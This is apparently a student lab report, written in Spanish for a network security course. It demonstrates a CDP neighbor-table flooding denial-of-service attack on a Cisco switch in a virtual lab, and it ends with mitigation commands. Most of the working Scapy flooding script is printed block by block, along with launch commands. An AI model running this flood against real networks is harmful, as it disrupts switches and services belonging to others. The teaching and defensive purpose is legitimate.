



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:

Instituto Tecnológico de Las
Américas

Asignatura:

Seguridad de Redes

Trabajo:

Ataque DoS mediante CDP

Estudiantes:

Jordy Rosario

Matricula:

20250737

Docente:

Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:

04/06/2026

Índice

1. Objetivo del Laboratorio	1
2. Objetivo del Script	1
2.1 Parámetros de Uso.....	1
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	3
Bloque 1: Importación de Módulos	3
Bloque 2: Generación de Nombres Aleatorios	3
Bloque 3: Construcción de la Trama de Capa 2	3
Bloque 4: Construcción de la Carga Útil CDP	4
Bloque 5: Ensamblado y Envío del Paquete	4
Bloque 6: Bucle de Inyección	4
4. Documentación de la Red	5
4.1 Topología	5
4.2 Tabla de Dispositivos.....	5
5. Ejecución del Ataque	6
Paso 1: Preparar el entorno en Kali Linux	6
Paso 2: Lanzar el ataque.....	6
Paso 3: Verificar el efecto en SW2	6
Paso 4: Detener el ataque	6
6. Capturas de Pantalla.....	7
7. Contramedidas y Mitigación	9
Contramedida 1: Deshabilitar CDP por interfaz (Recomendado)	9
Contramedida 2: Deshabilitar CDP globalmente.....	9
Contramedida 3: Usar LLDP en lugar de CDP.....	9
Resumen de contramedidas	10
8. Video Demostrativo.....	10
9. Referencias.....	10

1. Objetivo del Laboratorio

El objetivo principal de este laboratorio es demostrar las vulnerabilidades inherentes al protocolo CDP (Cisco Discovery Protocol), un protocolo de Capa 2 que carece completamente de mecanismos de autenticación.

Se busca evidenciar el impacto de un ataque de Denegación de Servicio (DoS) dirigido al plano de control de un switch Cisco, observando cómo la inyección masiva de paquetes CDP falsificados puede:

- Desbordar la tabla de vecinos CDP almacenada en RAM.
- Saturar la CPU del switch procesando tramas falsas.
- Degradar o interrumpir el rendimiento normal del equipo.
- Evidenciar los riesgos de dejar protocolos de descubrimiento habilitados en puertos de acceso.

Este laboratorio se realiza íntegramente en un entorno controlado y virtualizado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `Attack_DoS_CDP_20250737.py` automatiza la creación e inyección masiva de paquetes CDP maliciosos hacia un switch Cisco de destino. Utilizando la librería Scapy, el código:

- Falsifica continuamente la dirección MAC de origen (`RandMAC()`).
- Genera nombres de dispositivos (Device ID) completamente aleatorios de 12 caracteres.
- Construye tramas Ethernet válidas con encapsulación LLC/SNAP requerida por Cisco.
- Envía los paquetes en bucle infinito a la dirección multicast `01:00:0c:cc:cc:cc`.

Esto fuerza al switch a registrar miles de vecinos CDP inexistentes, agotando su memoria y CPU.

2.1 Parámetros de Uso

```
sudo python3 Attack_DoS_CDP_20250737.py [INTERFAZ]
```

Parámetro	Descripción	Requerido	Ejemplo
INTERFAZ	Interfaz de red desde donde se lanza el ataque	No (default: eth0)	eth0, eth1

Ejemplos de uso:

```
# Usando la interfaz por defecto (eth0)
sudo python3 Attack_DoS_CDP_20250737.py

# Especificando una interfaz diferente
sudo python3 Attack_DoS_CDP_20250737.py eth1
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)
Lenguaje	Python 3
Dependencia principal	scapy + módulo scapy.contrib.cdp
Privilegios	sudo / root obligatorio (raw sockets en Capa 2)
Interfaz de red	eth0 (ajustable por argumento)
Entorno de red	Conectado al mismo segmento L2 que el switch objetivo

Instalación de dependencias:

```
pip install scapy
```

3. Funcionamiento del Script

A continuación, se explica el script bloque por bloque:

Bloque 1: Importación de Módulos

```
import sys
import random
import string
from scapy.all import *
load_contrib('cdp')
```

- `sys`: permite leer argumentos de la línea de comandos (nombre de interfaz).
- `random` y `string`: para generar cadenas alfanuméricas aleatorias.
- `from scapy.all import *`: importa toda la funcionalidad de Scapy, incluyendo Ether, LLC, SNAP, RandMAC y sendp.
- `load_contrib('cdp')`: carga el módulo CDP de Scapy, que define las clases CDPv2_HDR, CDPMsgDeviceID, CDPMsgPortID y CDPMsgPlatform.

Bloque 2: Generación de Nombres Aleatorios

```
def generar_cadena_aleatoria(longitud):
    letras = string.ascii_letters + string.digits
    return ''.join(random.choice(letras) for _ in range(longitud))
```

- Genera un nombre de dispositivo de 12 caracteres alfanuméricos aleatorios.
- Cada paquete tendrá un Device ID diferente, simulando miles de dispositivos Cisco distintos.

Bloque 3: Construcción de la Trama de Capa 2

```
mac_destino_cdp = "01:00:0c:cc:cc:cc"
mac_origen = RandMAC()
capa_l2 = Ether(dst=mac_destino_cdp, src=mac_origen)
capa_llc = LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) / SNAP(OUI=0x00000c,
code=0x2000)
```

- `01:00:0c:cc:cc:cc`: dirección MAC multicast reservada por Cisco para CDP. Todo switch Cisco escucha en esta dirección.
- `RandMAC()`: genera una MAC de origen completamente aleatoria en cada iteración, simulando un dispositivo diferente.
- `LLC/SNAP`: encapsulación requerida por el estándar Cisco para tramas CDP. Sin ella el switch ignoraría los paquetes.

Bloque 4: Construcción de la Carga Útil CDP

```
cdp_cabecera      = CDPv2_HDR(vers=2, ttl=180)
tlv_id_dispositivo = CDPMsgDeviceID(val=nombre_dispositivo)
tlv_id_puerto      = CDPMsgPortID(iface=b"Ethernet0/1")
tlv_plataforma     = CDPMsgPlatform(val=b"Cisco IOS Software IOL")
```

- CDPv2_HDR(vers=2, ttl=180): cabecera CDP versión 2 con TTL de 180 segundos.

Los campos TLV (Type-Length-Value) son los contenedores de información en CDP:

- CDPMsgDeviceID: nombre del vecino falso (aleatorio).
- CDPMsgPortID: interfaz de origen falsa.
- CDPMsgPlatform: plataforma del dispositivo falso.

Bloque 5: Ensamblado y Envío del Paquete

```
paquete_final = capa_l2 / capa_llc / cdp_cabecera / tlv_id_dispositivo /
tlv_id_puerto / tlv_plataforma
sendp(paquete_final, iface=interfaz, verbose=False)
```

- El operador / de Scapy apila las capas del paquete de menor a mayor nivel.
- sendp(): envía el paquete a nivel de Capa 2 (raw socket), directamente en la interfaz de red especificada, sin pasar por la pila TCP/IP del sistema operativo.
- verbose=False: suprime la salida por pantalla para máxima velocidad de envío.

Bloque 6: Bucle de Inyección


```
while True:
    # ... construir y enviar paquete
```

- El bucle infinito maximiza la tasa de paquetes por segundo.
- Se detiene con Ctrl+C, capturado con KeyboardInterrupt.

4. Documentación de la Red

4.1 Topología

La topología del laboratorio fue construida en PNETLab con dispositivos IOL de Cisco. El diagrama completo se encuentra a continuación.



4.2 Tabla de Dispositivos

Dispositivo	Tipo	Interfaz	Rol	Notas
R1	Router IOL	e0/0	Default Gateway + DHCP	Conectado a SW1
SW1	Switch IOL	e0/0, e0/1	Switch Core / Distribución	Ambas en modo Trunk
SW2	Switch IOL	e0/0–e0/3	Switch de Acceso	e0/0 Trunk; e0/1–e0/3 Access VLAN 10
Kali Linux	VM QEMU	e0 (eth0), e1	Nodo Atacante	e0→SW2; e1→Net
VPC1	VPC	eth0	Cliente Legítimo	-
VPC2	VPC	eth0	Cliente Legítimo	-

5. Ejecución del Ataque

Paso 1: Preparar el entorno en Kali Linux

```
# Verificar interfaz de red
ip addr show eth0

# Instalar dependencias si no están presentes
pip install scapy

# Clonar el repositorio
git clone https://github.com/Jordy513/P1_CDP_DoS_20250737.git
cd P1_CDP_DoS_20250737
```

Paso 2: Lanzar el ataque

```
sudo python3 Attack_DoS_CDP_20250737.py eth0
```

Paso 3: Verificar el efecto en SW2

En la consola del switch objetivo, ejecutar:

```
SW2# show cdp neighbors
SW2# show processes cpu | include CDP
```




La tabla CDP se llenará rápidamente con cientos de vecinos falsos con nombres y MACs aleatorias. El porcentaje de CPU consumido por el proceso CDP aumentará notoriamente.




Paso 4: Detener el ataque

```
Ctrl+C
```


6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Vista general de la topología en PNETLab con nombre y matrícula visibles
2		Terminal de Kali Linux ejecutando el script CDP DoS
3		SW2 mostrando show cdp neighbors con entradas falsificadas

#	Archivo	Descripción
4		Consumo de memoria controlado (show memory processor statistics) tras alcanzar el límite máximo de 3,379 vecinos CDP; la CPU y RAM no colapsan debido a la eficiencia del entorno virtualizado.
5		Configuración de no cdp enable en la interfaz de acceso
6		Tabla CDP vacía tras aplicar la contramedida

7. Contramedidas y Mitigación

La defensa principal consiste en no exponer CDP en puertos que conectan a dispositivos de usuario final. CDP es un protocolo de administración que solo debe operar entre dispositivos de infraestructura (router-switch, switch-switch).

Contramedida 1: Deshabilitar CDP por interfaz (Recomendado)

```
SW2# configure terminal
SW2(config)# interface ethernet 0/1
SW2(config-if)# no cdp enable
SW2(config-if)# interface ethernet 0/2
SW2(config-if)# no cdp enable
SW2(config-if)# interface ethernet 0/3
SW2(config-if)# no cdp enable
SW2(config-if)# end
SW2# write memory
```

Efecto: El ASIC del puerto descarta silenciosamente cualquier trama CDP entrante en esas interfaces, protegiendo los recursos de CPU y memoria del switch. Los enlaces trunk entre switches siguen funcionando con CDP activo.

Contramedida 2: Deshabilitar CDP globalmente

```
SW2# configure terminal
SW2(config)# no cdp run
SW2(config)# end
SW2# write memory
```

Efecto: CDP se deshabilita en todas las interfaces del dispositivo. Útil en switches de acceso sin necesidad de descubrimiento automático. Desventaja: pierde visibilidad de la topología desde herramientas de gestión.

Contramedida 3: Usar LLDP en lugar de CDP

```
SW2(config)# no cdp run
SW2(config)# lldp run
SW2(config)# interface ethernet 0/1
SW2(config-if)# no lldp transmit
SW2(config-if)# no lldp receive
```

LLDP es el estándar abierto equivalente a CDP (IEEE 802.1AB). Se puede configurar con mayor granularidad.

Resumen de contramedidas

Contramedida	Comando	Alcance	Efecto
Deshabilitar CDP por interfaz	no cdp enable	Por puerto	Protege acceso sin afectar trunks
Deshabilitar CDP global	no cdp run	Todo el switch	Elimina el riesgo, pierde visibilidad
Control de tasa	police rate 8000 bps	Por interfaz	Limita tráfico L2
Port Security	switchport port-security maximum 1	Por puerto	Limita MACs, mitiga flooding parcialmente
LLDP con restricción	no lldp transmit/receive	Por puerto	Estándar abierto con mayor control

8. Video Demostrativo

Enlace: https://youtube.com/enlace_aqui

Contenido del video:

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Ejecución del ataque CDP DoS.
- Verificación del efecto en SW2.
- Aplicación de contramedidas.
- Verificación post-mitigación.

9. Referencias

- Cisco Systems. (2023). Cisco Discovery Protocol (CDP) Configuration Guide. <https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/cdp/configuration/xr-16/cdp-xr-16-book.html>
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- Scapy Contributors. (2024). Scapy CDP Module. <https://scapy.readthedocs.io/en/latest/api/scapy.contrib.cdp.html>
- IEEE. (2016). IEEE 802.1AB - Link Layer Discovery Protocol (LLDP).
- Cisco Systems. (2023). Cisco IOS Security Configuration Guide: Securing the Data Plane.
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyada en Inteligencia Artificial.